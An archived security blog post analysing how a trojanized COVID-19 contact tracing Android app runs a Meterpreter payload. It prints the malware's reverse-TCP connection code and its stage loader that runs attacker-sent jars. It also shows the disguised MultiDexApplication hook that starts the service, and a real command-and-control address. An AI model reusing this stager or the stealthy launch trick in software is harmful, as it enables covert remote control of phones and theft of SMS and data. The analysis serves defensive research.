Into Android Meterpreter and how the malware launches it — part 2

By @cryptax

Published: 2020-09-25 · Archived: 2026-04-10 03:08:09 UTC

4 min read

Sep 25, 2020

This is a part 2 of "Locating the Trojan inside an infected COVID-19 contact tracing app". We are going to explain how the malware works.

Connecting to attacker's server

In part 1, we explained a genuine COVID-19 contact tracing app was trojanized with a Java-based Meterpreter. The sources of what gets injected in the app can be found on GitHub. The most important part is located in `Payload.java` (details: the main entry point is `MainActivity`, which starts a `MainService`, which instantiates `Payload`). The Payload class does the following:

1. Read the **hard coded exploit configuration** (`configBytes`). We will detail the contents of the configuration later.

```
private static final byte [] configBytes = new byte[] {                                    (byte) 0xd
```

2. Ensure the **smartphone's CPU remains on**: `PARTIAL_WAKE_LOCK` keeps the CPU running while allowing the screen and keyboard back light to go off (more stealthy).

```
PowerManager powerManager = (PowerManager)  context.getSystemService(Context.POWER_SERVICE);
```

3. **Hide the icon**'s application if requested:

```
if ((config.flags & Config.FLAG_HIDE_APP_ICON) != 0) {                                    hid
}
```

4. **Open a socket** towards the attacker's server (this is called a reverse shell).

Press enter or click to view image in full size


```
106     private static void runStagefromTCP(String url) throws Exception {
107         Socket sock;
108         String[] parts = url.split(":");
109         int port = Integer.parseInt(parts[2]);
110         String host = parts[1].split("/")[2];
111         if (host.equals("")) {
112             ServerSocket server = new ServerSocket(port);
113             sock = server.accept();
114             server.close();
115         } else {
116             sock = new Socket(host, port);
117         }
```

The argument “url” is read from the malware’s hard coded configuration. It contains the host and port to connect to in (else). Or if the host is missing, a server Socket is created on the port mentioned in the config.

Hard-coded configuration

The malware’s configuration is handled by classes `ConfigParser` and `Config`. We won’t detail how it works, but if you reverse the code, this is what the configuration contains:

Press enter or click to view image in full size



Format of hard coded configuration bytes. This can be completed optionally by other parameters such as proxy host, user, password, user agent…


In this configuration, the important part for us is the "URL" , which explains how to connect to the attacker's host. It can be via TCP or HTTP. Consequently, if we search the DEX executable(s) for `tcp://` (or `http://`) we find the server:

```
$ strings classes.dex | grep "tcp://"
tcp://87.19.73.8:24079
```

How the server sends commands

Remember the video in Part 1: at the other end, once connected, the attacker can issue several commands such as `dump_sms` . This is possible because as soon as the connection is established, **Metasploit sends a Jar to the victim**, which implements all commands.

> Press enter or click to view image in full size



```
            String path = (String) parameters[0];
            String filePath = path + File.separatorChar + Integer.toString(new Random().nextInt(Integer.MAX_VALUE), 36);
            String jarPath = filePath + ".jar";
            String dexPath = filePath + ".dex";

            // Read the class name
            String classFile = new String(loadBytes(in));

            // Read the stage
            byte[] stageBytes = loadBytes(in);
            File file = new File(jarPath);
            if (!file.exists()) {
                file.createNewFile();
            }
            FileOutputStream fop = new FileOutputStream(file);
            fop.write(stageBytes);
            fop.flush();
            fop.close();

            // Load the stage
            DexClassLoader classLoader = new DexClassLoader(jarPath, path, path,
                    Payload.class.getClassLoader());
            Class<?> myClass = classLoader.loadClass(classFile);
            final Object stage = myClass.newInstance();
            file.delete();
            new File(dexPath).delete();
            myClass.getMethod("start",
                    new Class[]{DataInputStream.class, OutputStream.class, Object[].class})
                    .invoke(stage, in, out, parameters);
        }
```

> On the smartphone, this is the code which gets called once a session is established with the remote server. The input stream (in) is a Jar (stageBytes) sent by the attacker. The attacker specifies which class name should be loaded (classFile) and the code automatically calls method start() within this class.

The implementation of commands supported by the Jar can be found here. And the list of commands is here.

How is the malicious code triggered?

Up to now, we know (1) where the malicious code is (see part 1) and (2) how it works (above — explanation on Meterpreter's code). But *where / when is it launched?* The answer to this question is different from one sample to another.

- In `f3d452befb5e319251919f88a08669939233c9b9717fa168887bfebf43423aca`, the malware author(s) simply **forgot to launch the malicious code**! They didn't even mention the malicious activity and service in the manifest, so it is not possible to launch the malicious part after installation with a shell command `am start -n xxx`. As this sample is not obfuscated either, we can imagine **it was an early test** of the malware author(s), and they improved their samples later.
- In `7b8794ce2ff64a669d84f6157109b92f5ad17ac47dd330132a8e5de54d5d1afc`, the malicious part is launched in an intelligent way I had never encountered personally. In Part 1, we had mentioned the sample used multiple DEX files and said we'd elaborate on that later. There it is: there are several ways to start a multi-dex app, the malware author(s) chose to use `androidx.multidex` and override `MultiDexApplication`. This is where it is interesting: **the malicious part is directly launched from the MultiDexApplication**:

  Press enter or click to view image in full size

```
package androidx.multidex;

import android.app.Application;
import android.content.Context;
import it.softmining.projects.covid19.savelifestyle.apzcp.Xmevv;

public class MultiDexApplication extends Application {
    public MultiDexApplication() {
        Xmevv.start();
    }

    @Override  // android.content.ContextWrapper
    protected void attachBaseContext(Context arg1) {
        super.attachBaseContext(arg1);
        MultiDex.install(this);
    }
}
```

  The MultiDexApplication constructor starts the malicious service, Xmevv. That's how everything begins.

As `android…` and `androidx….` namespaces are used in nearly every Android application (and genuine), reverse engineers won't probably intuitively search in those classes, so *it's a clever way to be stealthy*.

Get @cryptax's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Sample `992f9eab66a2846d5c62f7b551e7888d03cea253fa72e3d0981d94f00d29f58a` uses the same technique, but for a reason I haven't investigated, the sample crashes on all emulators I have tried.

Who is behind those malicious samples?

I won't risk myself into any attribution — it's near impossible to get things right. But, based on the techniques we have seen, we can imagine the following profile:

- All samples were released approximately at the same time and "signed" by the same identity "Raven". It is likely they have been **implemented by a single author**, and not *several* authors.
- The malware author clearly knows about **Metasploit**. This can **possibly mean s/he is in the vulnerability/ exploit/ security business. S/he could also be a clever student interested in computer security**. But definetely, a random person in the street has never heard about Metasploit and does not know how to use it (a random person in the street fortunately does not code malware, true 😉).
- It could also be a (lame) test / Proof of Concept. *I am not convinced that those samples have been actively used against random victims*: the **connection to the attacker's server is so visible**, and the same IP address is re-used over several samples. Perhaps the samples were used on a *targeted* victim. Or *maybe to impress a friend or a colleague*. But this is just my personal feeling, I may be completely wrong.

Source: https://medium.com/@cryptax/into-android-meterpreter-and-how-the-malware-launches-it-part-2-ef5aad2ebf12